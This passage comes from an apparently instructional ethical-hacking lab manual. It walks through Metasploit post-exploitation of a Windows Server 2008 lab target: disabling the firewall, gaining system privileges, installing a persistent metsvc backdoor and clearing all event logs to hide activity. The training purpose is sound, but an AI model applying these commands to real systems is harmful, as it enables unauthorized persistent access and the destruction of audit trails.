


FIGURE 6.27: Ensuring that the Firewall is Turned ON

47. Switch back to Kali Linux. Type **netsh firewall set opmode mode=DISABLE** and press **Enter**.

48. If the firewall is successfully disabled, it returns the message **OK**.



```
root@kali: ~
File Edit View Search Terminal Help
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration (current):
-----
Operational mode      = Enable
Exception mode        = Enable

The quieter you become, the more you are able to hear

C:\Users\Administrator\Downloads>netsh firewall set opmode mode=DISABLE
netsh firewall set opmode mode=DISABLE
OK

C:\Users\Administrator\Downloads>
```

FIGURE 6.28: Disabling the Firewall Remotely

49. Now switch back to **Windows Server 2008**. Observe that the status of the firewall is disabled (turned off) as shown in the screenshot:




FIGURE 6.29: Firewall Disabled Successfully

50. Thus, you have successfully launched meterpreter shell and disabled the firewall on the target machine.
51. Switch back to **Kali Linux**, type **exit** in the command-line terminal, and press **Enter**.
52. You will come back to the meterpreter shell, as shown in the screenshot:

```
C:\Users\Administrator\Downloads>netsh firewall set opmode mode=DISABLE
netsh firewall set opmode mode=DISABLE
Ok.

C:\Users\Administrator\Downloads>exit
meterpreter >
```

FIGURE 6.30: Exiting the Command Prompt Shell

TASK 7**Create a persistent connection**

53. Type **getsystem** and press **Enter**. Doing this might help in gaining system-level privileges remotely.

Note: This command works only on Server machines such as Windows Server 2008 and 2012.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

FIGURE 6.31: Escalating Privileges

54. Type **ps** and press **Enter**. This lists all the processes running on the victim machine.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > ps
Process List
=====
PID  PPID Name          Arch Session User
Path
...
...
8    0    [System Process]        4294967295
4    0    System            x86_64 0      NT AUTHORITY\SYSTEM
244  636  svchost.exe       x86_64 0      NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
264  636  svchost.exe       x86_64 0      NT AUTHORITY\SYSTEM
C:\Windows\System32\svchost.exe
328  636  SLsvc.exe        x86_64 0      NT AUTHORITY\NETWORK SERVICE
C:\Windows\System32\SLsvc.exe
```

FIGURE 6.32: Listing the processes

55. Migrate to the **explorer.exe** process. To do so, you need to note its PID (process ID).

56. Type **migrate 1264** and press **Enter**.

Note: The process ID for explorer.exe may differ in your lab environment.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > migrate 1264
[*] Migrating from 2716 to 1264...
[*] Migration completed successfully.
meterpreter >
```

FIGURE 6.33: Migrating to a Process

57. Type **run metsvc -A** and press **Enter**. Observe that the service is successfully installed.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > run metsvc -A
[*] Creating a meterpreter-service on port 31337
[*] Creating a temporary installation directory C:\Users\ADMINI~1\AppData\Local\Temp\1VAY1OLzS...
[*] >> Uploading metssrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service.
* Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at :31337...
meterpreter > [*] Meterpreter session 2 opened ( :58132 -> :31337) at 2014-11-05 11:39:03 +0530
meterpreter >
```

FIGURE 6.34: Installing metsvc service

58. **metsvc** helps in maintaining a persistent connection with the victim machine (i.e., even when the machine is rebooted or has lost connection with it). You can establish a connection with the machine without the need of the target user running a backdoor executable again and again.

59. Assume that you are the target user and restart **Windows Server 2008** machine to close the connection of Kali Linux to the victim machine.

T A S K 8
Test the persistent connection





FIGURE 6.35: Restarting Windows Server 2008

60. Switch back to the Kali Linux virtual machine. Observe that the meterpreter connection is closed by the target user (here, **you**).



```
root@kali: ~
File Edit View Search Terminal Help
meterpreter >
[*] 10.0.0.11 - Meterpreter session 1 closed. Reason:
Died
meterpreter >
```

FIGURE 6.36: Meterpreter Session Closed due to system restart

61. Switch back to the Windows Server 2008 virtual machine and log into it.





FIGURE 6.37: Logging in to Windows Server 2008

62. Switch to the Kali Linux virtual machine. You need to exit the meterpreter and msfconsole shells.
 63. Press **Ctrl+Z** in meterpreter shell; then type **y** and press **Enter** to background the session.
 64. You will be redirected to msfconsole; press **Ctrl+Z** to exit msfconsole.



```
root@kali: ~
File Edit View Search Terminal Help
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y.
msf exploit(handler) >
[1]+ Stopped
root@kali: #
```

FIGURE 6.38: Exiting the Meterpreter Session

65. Open a new command-line terminal, and launch msfconsole (type **msfconsole** and press **Enter**).

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
((_____,_____,_____
 \_ ) _ \_) 
 \_o_o \_ M S F
 ||| --- W |
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.7.0-2013082802 [core:4.7 api:1.0]
+ -- =[ 1171 exploits - 723 auxiliary - 194 post
+ -- =[ 310 payloads - 30 encoders - 8 nops
msf > |
```

FIGURE 6.39: Launching msfconsole


66. Type **use exploit/multi/handler** and press **Enter**.
67. Type **set payload windows/metsvc_bind_tcp** and press **Enter**.
68. Type **set lport 31337** and press **Enter**.
69. Type **set lhost 10.0.0.13** (IP Address of Kali Linux) and press **Enter**.
70. Type **set rhost 10.0.0.11** (IP Address of Windows Server 2008) and press **Enter**.

Note: The IP Addresses of lhost and rhost may differ in your lab environment.

```
root@kali: ~
File Edit View Search Terminal Help
msf > [use exploit/multi/handler]
msf exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf exploit(handler) > set lport 31337
lport => 31337
msf exploit(handler) > set lhost 10.0.0.13
lhost => 10.0.0.13
msf exploit(handler) > set rhost 10.0.0.11
rhost => 10.0.0.11
msf exploit(handler) >
```

FIGURE 6.40: Using multi/handler exploit

71. Type **exploit** and press **Enter**. This opens a **meterpreter** connection, as shown in the screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
lhost => 10.0.0.13
msf exploit(handler) > set rhost 10.0.0.11
rhost => 10.0.0.11
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 1 opened! (10.0.0.13:58347 -> 10.0.0.11:31337) at
2014-03-12 17:32:17 +0530

meterpreter >
```

FIGURE 6.41: Meterpreter session successfully opened

72. Thus, you have successfully created a meterpreter session without the need of the victim running any backdoor executable.
73. You may perform post exploitation on the victim machine using various meterpreter commands.
74. The event viewer on the Windows machine records all events performed on it. This can help a user/administrator discover the events performed by an attacker (here, you).
75. Switch back to **Windows Server 2008**. Navigate to **Start → Control Panel → Administrative tools**, and double-click **Event Viewer**.
76. Here is an example of **Application** logs.




FIGURE 6.42: Viewing the logs

77. To clear all the **user activity logs**, switch to Kali Linux, type **clearrev** in the meterpreter shell, and press **Enter**. Clearing all logs leaves the victim with zero traces, so he/she won't be able to view the activities you performed on his/her machine.



```
root@kali: ~
File Edit View Search Terminal Help

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (10.0.0.13:58347 -> 10.0.0.11:31337) at
2014-03-12 17:32:17 +0530

meterpreter > [clearrev]
[*] Wiping 424 records from Application...
[*] Wiping 1175 records from System...
[*] Wiping 594 records from Security...
meterpreter >
```

FIGURE 6.43: Clearing the logs

78. Switch back to the machine and **refresh** the Windows logs. Observe that all the logs (**Application**, **System**, and **Security**) are cleared, as in the screenshot:





FIGURE 6.44: Logs successfully cleared

79. Switch to Kali Linux.

80. Type **shutdown** and press **Enter** to shut down the victim machine.



```
root@kali: ~
File Edit View Search Terminal Help
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (10.0.0.13:58347 => 10.0.0.11:31337) at
2014-03-12 17:32:17 +0530

meterpreter > clearev
[*] Wiping 424 records from Application...
[*] Wiping 1175 records from System...
[*] Wiping 594 records from Security...
meterpreter > shutdown
Shutting down...
meterpreter >
```

FIGURE 6.45: Shutting down the machine



FIGURE 6.46: Victim machine successfully shut down

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| | |
|---|---|
| Internet Connection Required | |
| <input type="checkbox"/> Yes | <input checked="" type="checkbox"/> No |
| Platform Supported | |
| <input checked="" type="checkbox"/> Classroom | <input checked="" type="checkbox"/> iLabs |